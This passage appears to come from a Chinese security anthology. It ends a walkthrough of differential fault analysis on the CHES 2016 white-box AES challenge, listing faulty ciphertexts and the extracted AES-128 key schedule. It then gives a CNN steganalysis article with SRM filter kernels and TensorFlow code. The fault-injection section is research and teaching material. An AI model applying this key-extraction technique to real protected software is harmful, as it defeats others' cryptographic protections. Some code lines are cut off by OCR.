其中,size==1 表示每次读取的大小是一个字节,因为 AES 是以字节为单位进行计算的;address<0xb0000000 是为了排除程序在操作栈中数据时的误触发。



(左边数值是地址值的十进制表示，实际是从 0x61a800(6400000) 到 0x6acfc0(7000000))

这个图可以看出，查找表随着时间是从高地址向低地址分布的。

接下来，我们开始 hook 并错误注入，我们需要注入的是第九轮，也就是说，在时间上是比较靠后的位置，在这个过程中，我们需要不停的改变注入的位置，通过分析错误输出，来了解是否注入对了地方，如果正好输出了四个错误，并且位置符合，就是注入对了地方; 如果错误的位置过多，表示注入的靠前了，如果错误的位置只有一个，说明注入的位置靠后了。

我们拿到了符合条件的错误输出值:

```
628caf41f9a2f7a51c57b9e23e137365
628cf341f961f7a5c157b9e23e137366
628c2f41f91ff7a5b557b9e23e13730e
628c1541f9caf7a56e57b9e23e1373b8
628c6e41f9b0f7a5d857b9e23e137323
628c1b41f961f7a5c457b9e23e1373aa
628c3d41f93ff7a57857b9e23e13730e
628c1e41f902f7a5bb57b9e23e13732b
628c8c41f9e4f7a5a757b9e23e137319
628ca341f948f7a56057b9e23e1373a2
628cc241f950f7a50f57b9e23e137319
628cbc41f9aef7a58157b9e23e13735a
628c4e41f9a1f7a50057b9e23e1373e3
628ccf41f914f7a57f57b9e23e137317
628cbc41f9aef7a58157b9e23e13735a
```

```
628caf4af9a286a51cf9b9e2d7137365
628cafd9f9a22aa51c3bb9e205137365
628cafd9f9a22aa51c3bb9e205137365
628cafd9f9a22aa51c3bb9e205137365
628caf85f9a27aa51cb4b9e2d4137365
628cafc2f9a245a51ce9b9e2f4137365
628cafd9f9a22aa51c3bb9e205137365
f88caf41f9a2f7441c5782e23ef47365
6c8caf41f9a2f7c71c57c6e23e297365
a68caf41f9a2f7781c57e6e23eb97365
828caf41f9a2f7391c5739e23ef27365
d48caf41f9a2f7931c57f7e23e8b7365
3d8caf41f9a2f7061c5736e23ee87365
6236af4122a2f7a51c57b9b83e138f65
62faaf41bba2f7a51c57b9483e133365
6236af4122a2f7a51c57b9b83e138f65
6296af41b6a2f7a51c57b9f93e138a65
6272af41b3a2f7a51c57b9493e13bb65
62f4af41ada2f7a51c57b9ef3e13bd65
6272af41b3a2f7a51c57b9493e13bb65
62c5af4167a2f7a51c57b93e3e133f65
```

拿到足够多的错误输出后,我使用了工具 https://github.com/SideChannelMarvels/JeanGrey/tree/master/phoenixAES 进行上述的数学计算推导过程

得到第 10 轮密钥之后，使用工具 `aes_keyschedule` 推算出 `AES-128` 的密钥。

```
mi@mi-OptiPlex-7060:~/wb/Deadpool/wbs_aes_ches2016/target/ches_wb_challenge_aes_2016$ python3 show_Key.py
Last round key #N found:
9FC592CC67D77BF02F42748C3E171995
mi@mi-OptiPlex-7060:~/wb/Deadpool/wbs_aes_ches2016/target/ches_wb_challenge_aes_2016$ aes_keyschedule 9FC592CC67D77BF02F42748C3E171995 10
K00: DEC1A551F1EDDEC0DE4B1DAE5C0DE511
K01: 0818271BF9F5F9DB27BEE4757BB30164
K02: 6764643A9E919DE1B92F7994C29C78F0
K03: BDD8E81F234975FE9A660C6A58FA749A
K04: 984A5075BB03258B216529E1799F5D7B
K05: 530671C3E8055448C9607DA9B0FF20D2
K06: 65B1C4248DB4906C44D4EDC5F42BCD17
K07: D40C349B59B8A4F71D6C4932E9478425
K08: F4530B85ADEBAF72B087E64059C06265
K09: 55F9464EF812E93C48950F7C11556D19
K10: 9FC592CC67D77BF02F42748C3E171995
```


16.3 参考：

[1]https://blog.quarkslab.com/differential-fault-analysis-on-white-box-aes-implementations.html

[2]https://bbs.pediy.com/thread-254042.htm

ps：如果你对小米安全中心有任何建议，可通过 QQ：3022560938 联系我们

空域隐写术检测分析

作者：nggq_HYWZ

来源：https://www.anquanke.com/post/id/192573

17.1 前言

隐写术本来被用于隐藏机密信息，但自从恐怖分子利用隐写术向数字图像中嵌入秘密指令发动美国双子塔的袭击（即著名的 “9.11’’ 事件）后，人们意识到了检测并分析隐写信息的重要性，目前隐写分析还处于检测载体中是否隐藏有机密信息的阶段。本文分析目前研究情况后，提出了一个隐写分析的卷积神经网络模型，它具有良好的隐写分析性能。

17.2 隐写术

图像隐写术是一门通过修改图像像素或频率系数在图像中隐藏秘密消息的技术和科学。隐写术最重要的要求是不可检测性，这就要求隐写方法将消息嵌入到数字载体时，生成的对象在视觉和统计上类似于原始载体。

隐写算法的一个重大分支是空间域隐写算法。在空间域方面，隐写算法的特点是直接改变图像的某些人眼难以察觉的像素点。典型的是最低有效位（LSB）替换，它将消息嵌入图像像素的最低有效位，但极易被检测。LSB 替换可以被看作是非自适应隐写算法，这意味着数据隐藏后的修改像素将随机分布在整个图像上。然而，根据已有知识可知，位于纹理区域中的像素具有比平滑区域中的像素更好的隐藏属性，这一事实已被用于目前流行的自适应隐写算法中。


17.2.1 自适应隐写算法

自适应隐写算法自动识别图像内容的纹理区域隐藏秘密信息。例如边缘自适应隐写术（EA）根据两个相邻像素之间的差异将秘密消息嵌入边缘区域。目前流行的自适应隐写算法有 HUGO、HILL、MiPOD、S-UNIWARD 和等。它们在最小化失真函数的框架下进行了设计，即首先为载体图像中的每个像素分配嵌入成本，再根据嵌入成本定义失真函数，最后通过某些编码技术使失真函数最小化来获得生成的载密图像。实践证明，隐写算法的安全性越来越强，对它们的检测难度越来越高。

17.3 隐写分析

传统隐写分析算法主要基于手工提取的特征，常用的特征提取方式有小波直方图特征、马尔可夫特征、离散余弦变换系数的共生矩阵特征等。空域富模型 (SRM) 凭借其优越的特征提取方式被公认为传统隐写分析领域最成功的空域隐写检测算法。该模型主要针对相邻像素相关性设计，通过 78 个滤波器获取相邻像素残差，在此基础上产生高维特征向量。该模型能够检测三个空域算法，分别是，基于内容自适应隐藏的 HUGO 算法，基于边缘自适应的 EA 算法，和基于最优三元编码的 ś1 调整类算法。SRM 的详细内容如下。

17.3.1 SRM



上图是 SRM 隐写分析特征的提取方法。首先通过高通滤波器获取残差图像子模型，再通过量化、取整和截断提取每一幅残差图像子模型的四阶共生矩阵，最后将这些共生矩阵的元素重新排列构成隐写分析特征。

SRM 设计了丰富多样的空域高通滤波器，并使用这些滤波器对图像进行滤波，结果得到丰富多样的残差图像子模型，这些残差图像子模型可看做是高通滤波后的图像，主要包含了图像的高频成分。SRM 使用丰富多样的残差图像子模型主要有两个原因，第一个是残差在很大程度上抑制了图像内容，减小了动态变化的范围，使得统计特性更加紧凑和健壮。第二个是对图像的某个像素的隐写嵌入改动可能会导致某些残差图像相应位置的相邻像素相关性发生变化，但未必能导致另一些残差图像的相应位置的相邻像素相关性发生变化，单独使用某一幅残差图像不能全面地反映所有可能的隐写嵌入改动引起的图像相邻像素相关性变化。

因此，SRM 设计的丰富残差图像子模型能更全面地感知隐写引起的图像相邻像素相关性的变化。SRM 的残差图像子模型公式如下：

$$R_{mn}=pred(N_{mn})-cI_{mn}$$

其中 c 称之为残差阶，m、n 表示待计算残差的像素坐标，N_{mn}是 I_{mn}的相邻像素，I_{mn}不属于 N_{mn}，pred（N_{mn}）代表通过 I_{mn}邻域预测 cI_{mn}，一般 N_{mn}中像素的数量等于 c。

残差主要包括一阶、二阶、三阶、SQUARE、EDGE3x3 与 EDGE5x5 六类残差。如下为经典的残差和高通滤波器。水平、垂直、对角线、反对角线方向的残差表示为 Rh,Rv,Rd,Rm。

Residual Type	HPF	Linear Residual
First-order	(1,-1)	$R_{ij}^{h}=y_{i,j+1}-y_{ij}$
Second-order	(1,-2,1)	$R_{ij}^{h}=y_{i,j-1}-2y_{ij}+y_{i,j+1}$
Third-order	(1,-3,3,-1)	$R_{ij}^{h}=y_{i,j-1}-3y_{ij}+3y_{i,j+1}-y_{i,j+2}$

$$\begin{bmatrix} -1 & 2 & -1 \\ 2 & -4 & 2 \\ -1 & 2 & -1 \end{bmatrix}, \quad \begin{bmatrix} -1 & 2 & -2 & 2 & -1 \\ 2 & -6 & 8 & -6 & 2 \\ -2 & 8 & -12 & 8 & -2 \\ 2 & -6 & 8 & -6 & 2 \\ -1 & 2 & -2 & 2 & -1 \end{bmatrix}$$

SQUARE3x3、SQUARE5x5 高通滤波器

$$\begin{bmatrix} 2 & -1 \\ -4 & 2 \\ 2 & -1 \end{bmatrix}, \quad \begin{bmatrix} -2 & 2 & -1 \\ 8 & -6 & 2 \\ -12 & 8 & -2 \\ 8 & -6 & 2 \\ -2 & 2 & -1 \end{bmatrix}$$

EDGE3x3、EDGE5x5 高通滤波器

17.3.2 线性残差

对于线性残差而言，上图已给出一阶、二阶、三阶线性残差的计算方式，以此类推，不难发现，SQUARE、EDGE3x3 与 EDGE5x5 线性残差只是在计算中使用了更多方向的邻域像素。SQUARE、EDGE3x3 与 EDGE5x5 高通滤波器如上图。在实践中，线性残差的计算方法通过分配率运算可转换为图像和高通滤波器的卷积运算，如下：


$$R = I * K = (R_{ij}) = \left(\sum_{r,c} x_{i,j}^{r,c} k^{rc} \right)$$

i,j 表示待求取残差的像素位置，r、c 表示运算的像素点位置。

17.4 隐写分析模型

近几年，随着 GPU（Graphics Processing Unit）并行计算方式和深度学习的发展，可以模拟手工提取特征的方法从数据本身学习隐写信息。

本文利用了深度学习的技术模拟了 SRM 中线性残差的手工提取方法进行隐写信息的检测与分析。设计的基本网络模型结构如下。



模型接收大小 256Œ256 的图像，输出两类标签。CNN 由许多层组成，其中包括一个图像预处理层、八个卷积层用于特征提取，一个全连接层用于结果分类。

17.4.1 隐写分析模型重点部分

在图像预处理层中，本人模拟了 SRM 中线性残差的手工提取方法。具体来说就是设计了一个通道数为 30、大小为 5Œ5 的矩阵作为卷积核，使用 SRM 中收集的 30 个 HPFs 初始化此卷积核，然后将此卷积核与原图像做卷积运算，即得到线性残差信息，它包含了丰富的隐写信息。本人选取的 30 个高通滤波器为：

```
[[[[ 0.  0.  0.  0.  0.]
[ 0.  0.  1.  0.  0.]
[ 0.  0. -1.  0.  0.]
[ 0.  0.  0.  0.  0.]
[ 0.  0.  0.  0.  0.]]]

[[[ 0.  0.  0.  0.  0.]
[ 0.  0.  0.  1.  0.]
[ 0.  0. -1.  0.  0.]
[ 0.  0.  0.  0.  0.]
[ 0.  0.  0.  0.  0.]]]

[[[ 0.  0.  0.  0.  0.]
[ 0.  0.  0.  0.  0.]
[ 0.  0. -1.  1.  0.]
```

```
[ 0. 0. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]
[ 0. 0. -1. 0. 0.]
[ 0. 0. 0. 1. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]
[ 0. 0. -1. 0. 0.]
[ 0. 0. 1. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]
[ 0. 0. -1. 0. 0.]
[ 0. 1. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]
[ 0. 1. -1. 0. 0.]
[ 0. 0. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[ 0. 1. 0. 0. 0.]
[ 0. 0. -1. 0. 0.]
[ 0. 0. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[ 0. 0. 1. 0. 0.]
[ 0. 0. -2. 0. 0.]
```

```
[ 0. 0. 1. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[ 0. 0. 0. 1. 0.]
[ 0. 0. -2. 0. 0.]
[ 0. 1. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]
[ 0. 1. -2. 1. 0.]
[ 0. 0. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[ 0. 1. 0. 0. 0.]
[ 0. 0. -2. 0. 0.]
[ 0. 0. 0. 1. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. -1. 0. 0.]
[ 0. 0. 3. 0. 0.]
[ 0. 0. -3. 0. 0.]
[ 0. 0. 1. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[0. 0. 0. 3. 0.]
[0. 0. -3. 0. 0.]
[0. 1. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[0. 0. 0. 0. 0.]
[0. 1. -3. 3. 0.]
```

```
[0. 0. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[0. 1. 0. 0. 0.]
[0. 0. -3. 0. 0.]
[0. 0. 0. 3. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[0. 0. 1. 0. 0.]
[0. 0. -3. 0. 0.]
[0. 0. 3. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[0. 0. 0. 1. 0.]
[0. 0. -3. 0. 0.]
[0. 3. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[0. 0. 0. 0. 0.]
[0. 3. -3. 1. 0.]
[0. 0. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[0. 3. 0. 0. 0.]
[0. 0. -3. 0. 0.]
[0. 0. 0. 1. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[0. -1. 2. -1. 0.]
[0. 2. -4. 2. 0.]
```

```
[0. -1. 2. -1. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[0. -1. 2. -1. 0.]
[0. 2. -4. 2. 0.]
[0. 0. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[0. 0. 2. -1. 0.]
[0. 0. -4. 2. 0.]
[0. 0. 2. -1. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[0. 0. 0. 0. 0.]
[0. 2. -4. 2. 0.]
[0. -1. 2. -1. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. 0. 0. 0.]
[ 0. -1. 2. 0. 0.]
[ 0. 2. -4. 0. 0.]
[ 0. -1. 2. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ -1. 2. -2. 2. -1.]
[ 2. -6. 8. -6. 2.]
[ -2. 8. -12. 8. -2.]
[ 2. -6. 8. -6. 2.]
[ -1. 2. -2. 2. -1.]]]

[[[ -1. 2. -2. 2. -1.]
[ 2. -6. 8. -6. 2.]
[ -2. 8. -12. 8. -2.]
```

```
[ 0. 0. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]]]

[[[ 0. 0. -2. 2. -1.]
[ 0. 0. 8. -6. 2.]
[ 0. 0. -12. 8. -2.]
[ 0. 0. 8. -6. 2.]
[ 0. 0. -2. 2. -1.]]]

[[[ 0. 0. 0. 0. 0.]
[ 0. 0. 0. 0. 0.]
[ -2. 8. -12. 8. -2.]
[ 2. -6. 8. -6. 2.]
[ -1. 2. -2. 2. -1.]]]

[[[ -1. 2. -2. 0. 0.]
[ 2. -6. 8. 0. 0.]
[ -2. 8. -12. 0. 0.]
[ 2. -6. 8. 0. 0.]
[ -1. 2. -2. 0. 0.]]]]
```

将它们先存储到数组 SRM_Kernels 中，在定义变量卷积核 W_SRM 时，使用数组 SRM_Kernels 初始化变量，如下：

```
W_SRM = tf.get_variable('W', initializer=SRM_Kernels,                    d
```

17.5 隐写分析模型性能测试

本文应用了两个著名的内容自适应隐写算法来评估隐写分析模型的性能，即 WOW、S-UNIWARD，使用拥有 10000 张图片的图像集 BOSSBase 1.01，将其图像缩放为 256Œ256 后做隐写操作。随后即有 10000 对原图、隐写图，选择 8000 对做训练，剩余的各 1000 对做验证和测试。

结果如下表，数据表示隐写分析的准确率。

Algorithms	WOW(0.2bpp)	WOW(0.4bpp)	S-UNIWARD(0.2bpp)	S-UNIWARD(0.4bpp)
SRM+EC	0.635	0.745	0.634	0.753
My Model	0.710181	0.818548	0.661290	0.765625

上图中，SRM+EC 代表传统的手工提取特征的隐写分析模型，看结果可知，本文的模型对两种隐写算法的检测准确率都很高，超过了传统的隐写分析模型，具备良好的效果

17.6 基于线性及非线性残差特征学习

在模拟线性残差进行隐写特征的学习时，可发现一个线性残差特征仅仅表现极少的目标位置邻域像素的相关性变化，提取出的特征信息有限，而非线性残差特征能有效地弥补这个缺陷。因此，本文模拟线性及非线性残差进行隐写特征的学习，提出了新的卷积神经网络隐写分析模型，它具有更佳的隐写分析性能。

17.7 空域隐写分析新阶段发展历程

传统隐写分析算法基于手工特征的提取，典型代表是空域富模型 SRM。在其后相当长一段时间内，学者们提出了一系列改进的隐写分析算法，但仍然沿用 SRM 相邻像素相关性的核心思想和特征的获取方式，因此没有产生意义重大的隐写分析成果。如今，SRM 通过不断改进的高通滤波器已能从数据中提取三万多维特征，然而这些高通滤波器的设计大多基于经验，缺乏严谨的论证和分析。有学者认为从数据本身学习特征会更有效，随后越来越多的学者支持并尝试实现这一理念，在 GPU 和深度学习的支持下，隐写分析进入了新阶段。

2014 年，Tan 和 Li 提出了第一个应用深度学习技术的隐写分析模型，它使用基于自编码器的卷积神经网络（CNN）进行无监督学习。随后，学者们使用高通滤波器 (HPF) 对图像进行预处理，从而提高嵌入过程引入的隐写噪声的影响，并进行监督学习。2015 年，Qian 等人提出了第一个采用监督学习方法的卷积神经网络模型。Xu 等人提出了一个类似于 Qian 的 CNN 模型，不同的是，他们使用了一个绝对值层 (ABS) 和 1Œ1 的卷积核来加强统计建模。2017 年，Xu 等人在 ResNet 的启发下，提出了一个新的 CNN 模型，它由 20 个卷积层组成。Ye 等人提出了一个由 8 个卷积层组成的空域 CNN 模型，它在预处理层添加了截断线性单元 (TLU) 激活函数和一组滤波器，这组滤波器基于 SRM，被用于初始化预处理层的卷积核，以获得线性残差特征图。2017 年主要的趋势是应用 ResNet 等优化了卷积神经网络架构，同时模拟了 SRM 的特征提取方式，显著提高了隐写分析的检测效果。2018 年，Yedroudj 等人提出了一个由 5 个卷积层组成的空域 CNN 模型，该模型使用了基于 SRM 特征提取方式的高通滤波器作为预处理层的卷积核，并且在每一个卷积层中都加入了 BN。Zhang 等人提出了新的 CNN 模型，它使用深度可分离卷积网络获得特征图通道和空间的相关性，加入 spatial pyramid pooling（SPP）处理不同大小的图像，提高了特征表达的能力。

在空域中，模拟传统 SRM 的手工提取线性残差特征的方法，学者们提出的隐写分析模型使用深度学习技术从载密图像中学习了更丰富的隐写噪声，取得了优于 SRM 的准确率。

现有的空域隐写分析 CNN 模型都基于线性残差特征进行隐写分析，这些线性残差特征线性地组合了多滤波器操作的残差信息。而 SRM 研究表明，对多滤波器操作的残差信息进行非线性组合同样能有效地抑制图像内容的干扰，放大隐写痕迹。

17.8 SRM 的非线性残差

上一篇文章已经描述了 SRM 中线性残差的详细计算方法。对于非线性残差而言，如下图所示，它可通过求取两个或者更多同类线性滤波残差的最大值或最小值得到。其中，Rij 表示某一像素坐标为 (i,j) 的残差信息，水平、垂直、对角线、反对角线方向的残差表示为 Rh,Rv,Rd,Rm。

$$R_{ij}^{min}=\min\{R_{ij}^{h},R_{ij}^{v},R_{ij}^{d},R_{ij}^{m}\},\quad R_{ij}^{max}=\max\{R_{ij}^{h},R_{ij}^{v},R_{ij}^{d},R_{ij}^{m}\}$$

以一阶残差为例，要获得一阶非线性残差，首先通过计算获得所有一阶线性残差，再统计其最大最小值即求得两个一阶非线性残差。下图是一阶线性残差原型，yij 即待求取残差位置的像素值，yi,j+1 即待求取残差位置的像素值的一个邻域像素值。

$$R_{ij}^{h}=y_{i,j+1}-y_{ij}$$

将残差原型通过旋转变化，水平方向、垂直方向、对角线和反对角线方向各有 2 个不同的线性残差，即一共有 8 个一阶线性残差，如下。

$$R_{ij}=\{y_{i,j+1}-y_{ij},\ y_{i+1,j+1}-y_{ij},\ y_{i+1,j-1}-y_{ij},\ y_{i,j+1}-y_{ij},\ y_{i,j-1}-y_{ij},\ y_{i-1,j+1}-y_{ij},\ y_{i-1,j}-y_{ij},\ y_{i-1,j-1}-y_{ij}\}$$

此时，一阶非线性残差如下。

$$R_{ij}^{min}=\min\{R_{ij}\}$$

$$R_{ij}^{max}=\max\{R_{ij}\}$$

非线性残差综合了同类线性残差的统计特征，全面反映了隐写嵌入改动引起的图像相邻像素相关性变化情况，具有极高的应用价值。

17.9 基于线性、非线性残差的隐写分析模型

本隐写分析模型模拟了空域下线性和非线性残差特征的手工提取方式，模拟线性残差特征的方式见上一篇文章模型的信息。这里主要描述非线性残差特征的详细内容。

17.9.1 模型中非线性残差特征的设计

基于 SRM 的非线性残差统计特征更全面的特点，对空域下 SRM HPFs 获取的线性残差信息进行非线性变换，获得了非线性残差特征。

本文使用了一阶、二阶、三阶、SQUARE、EDGE3x3 和 EDGE5x5 的这六类 SRM 高通滤波器（高通滤波器详细信息可见上一篇文章），它们的数量分别是 8、4、8、2、4、4。这 30 个高通滤波器参与运算获得 30 个线性残差特征图。一阶、二阶、三阶的非线性残差特征图各有 2 个。SQUARE 分为 SQUARE3x3 和 SQUARE5x5，它通过变换生成了 EDGE3x3 和 EDGE5x5。因此，SQUARE3x3 和 EDGE3x3 本质上属于同一大类，一共有 2 个线性残差特征图，SQUARE5x5 和 EDGE5x5 同理。因此，这两大类各产生 2 个非线性残差特征图。经统计获得对应的一共 10 个非线性残差特征图。和使用线性残差信息初始化卷积核的方式一样，也使用得到的非线性残差信息初始化卷积核，此时卷积核有 40 个通道，前 30 通道使用线性残差初始化，最后 10 通道使用非线性残差初始化。

17.9.2 模型中非线性残差特征的实现

当获取每一张图像的非线性残差信息时，首先获取它的线性残差信息，此方法上一篇文章已描述。记获取到的线性残差信息为 Resi，它有三十个通道，每个通道特征即为一份线性残差特征信息。

获取到 Resi 后，将它的三十个通道切分开，即获得 30 个线性残差特征信息。在 tensorflow 框架下切分方法如下：

```
inputnum0, inputnum1, inputnum2, inputnum3, inputnum4, inputnum5, inputnum6, inputnum7, inputn
```

在这 30 个线性残差特征信息中，inputnum0 至 inputnum7、inputnum8 至 inputnum11、inputnum12 至 inputnum19、inputnum20 至 inputnum24、inputnum25 至 inputnum29 分别是五大类线性残差信息，即一阶线性残差、二阶线性残差、三阶线性残差、SQUARE3x3+EDGE3x3、SQUARE5x5+EDGE5x5 这五大类。

对每类残差特征信息进行非线性变换，即求得它们的最大最小值。以一阶线性残差这一类为例，代码如下：

```
maxnum0 = maxnum(inputnum0, inputnum1)
maxnum0 = maxnum(maxnum0, inputnum2)
maxnum0 = maxnum(maxnum0, inputnum3)
maxnum0 = maxnum(maxnum0, inputnum4)
maxnum0 = maxnum(maxnum0, inputnum5)
maxnum0 = maxnum(maxnum0, inputnum6)
maxnum0 = maxnum(maxnum0, inputnum7)
minnum0 = minnum(inputnum0, inputnum1)
minnum0 = minnum(minnum0, inputnum2)
minnum0 = minnum(minnum0, inputnum3)
minnum0 = minnum(minnum0, inputnum4)
minnum0 = minnum(minnum0, inputnum5)
minnum0 = minnum(minnum0, inputnum6)
minnum0 = minnum(minnum0, inputnum7)
```

这样得到的 maxnum0、minnum0 即为最大最小的一阶非线性残差信息。其中，maxnum 和 minnum 函数分别定义如下：

```
def maxnum(a, b):
    a = tf.reshape(a, [252, 252])
    b = tf.reshape(b, [252, 252])
    a = tf.where(tf.less(a, b), b, a)
    a = tf.reshape(a, [1, 1, 252, 252])
    return a
```



```
def minnum(a, b):
    a = tf.reshape(a, [252, 252])
    b = tf.reshape(b, [252, 252])
    b = tf.where(tf.less(a, b), a, b)
    b = tf.reshape(b, [1, 1, 252, 252])
    return b
```


17.10 隐写分析模型性能比较

本文称仅模拟线性残差特征提取的隐写分析模型为 ‘线性模型’，仅模仿非线性残差特征提取的隐写分析模型为 ‘非线性模型’，同时模拟线性和非线性残差特征提取的隐写分析模型为 ‘our model’, 实现的隐写分析实验如下表。

算法	线性模型	非线性模型	Ye-Net	Our model
WOW(0.2bpp)	0.710	0.697	0.669	0.714
WOW(0.4bpp)	0.819	0.788	0.768	0.8444
S-UNIWARD(0.2bpp)	0.661	0.609	0.600	0.669
S-UNIWARD(0.4bpp)	0.766	0.734	0.688	0.792

其中，表格中 Ye-Net 是一个有名的卷积神经网络隐写分析模型。

首先分析 ‘线性模型’ 和 ‘非线性模型’。在 WOW 的隐写分析检测中，‘非线性模型’ 的准确率低于 ‘线性模型’ 约 2%，但在 S-UNIWARD 的隐写分析检测准确率低于约 3%~%6。本文认为非线性残差特征粗糙地统计了每类线性残差特征的最大最小值，没有考虑每类中残差特征值在这一值域的分布特征，因此没有较全面地反映所有可能的隐写嵌入改动引起的图像相邻像素相关性变化，即没有充分发挥非线性残差特征的优势。但 ‘非线性模型’ 的准确率均高于 CNN 隐写分析网络 Ye-Net，说明 ‘线性模型’ 具有良好的竞争性，能增强隐写信息的特征表达。

‘our model’ 对 WOW 和 S-UNIWARD 的隐写分析检测效果均好于 ‘线性模型’ 和 ‘非线性模型’。在嵌入率为 0.2 的 WOW 和 S-UNIWARD 隐写算法中，‘our model’ 的隐写分析准确率高于 ‘线性模型’ 和 ‘非线性模型’ 约 0.3% 到%6，效果不特别显著，对比高嵌入率隐写分析准确率可知，这主要是隐写过程中嵌入秘密信息过少造成的，说明本文设计新型线性非线性隐写分析模型仍然可行。

我分析了 2018-2020 年青年安全圈 450 个活跃技术博客和

作者：404 Not F0und

来源：https://mp.weixin.qq.com/s/QKKUSd3b-X2QQGkyZMQ2Xw

文章会偏长，因为不仅会体现处理过程和结果，更多想体现的其实是其中思考的过程。

18.1 关键字：青年安全圈、公开知识分享者和活跃者。

因为年长的大师傅们受限于工作事业家庭孩子等，很少高频更新技术文章分享知识了。

18.2 最初目的：丰富自己

最近读的一篇文章中有句话触动了我，‘‘不要过度 focus 在自己工作的小领域，要有全局化的眼光，特别是自己的上游和下游’’，细细思考了一下，确实有些道理，自己的小领域可以看成是点，上游和下游是线，全局是面，也即是 ‘‘点-线-面’’ 体系，而以后的职业发展中，肯定是从点-> 线-> 面，现在早学习早积累，就能在以后发展的过程中先别人一步，所以笔者打算扩充一下自己的知识库。

平时学习的安全知识数据源主要来源于微信系列和知乎系列，慢慢的深感个人日常安全阅读资源的不足与局限，需要从新的数据源来补充，同时看看其他安全从业者在干嘛。

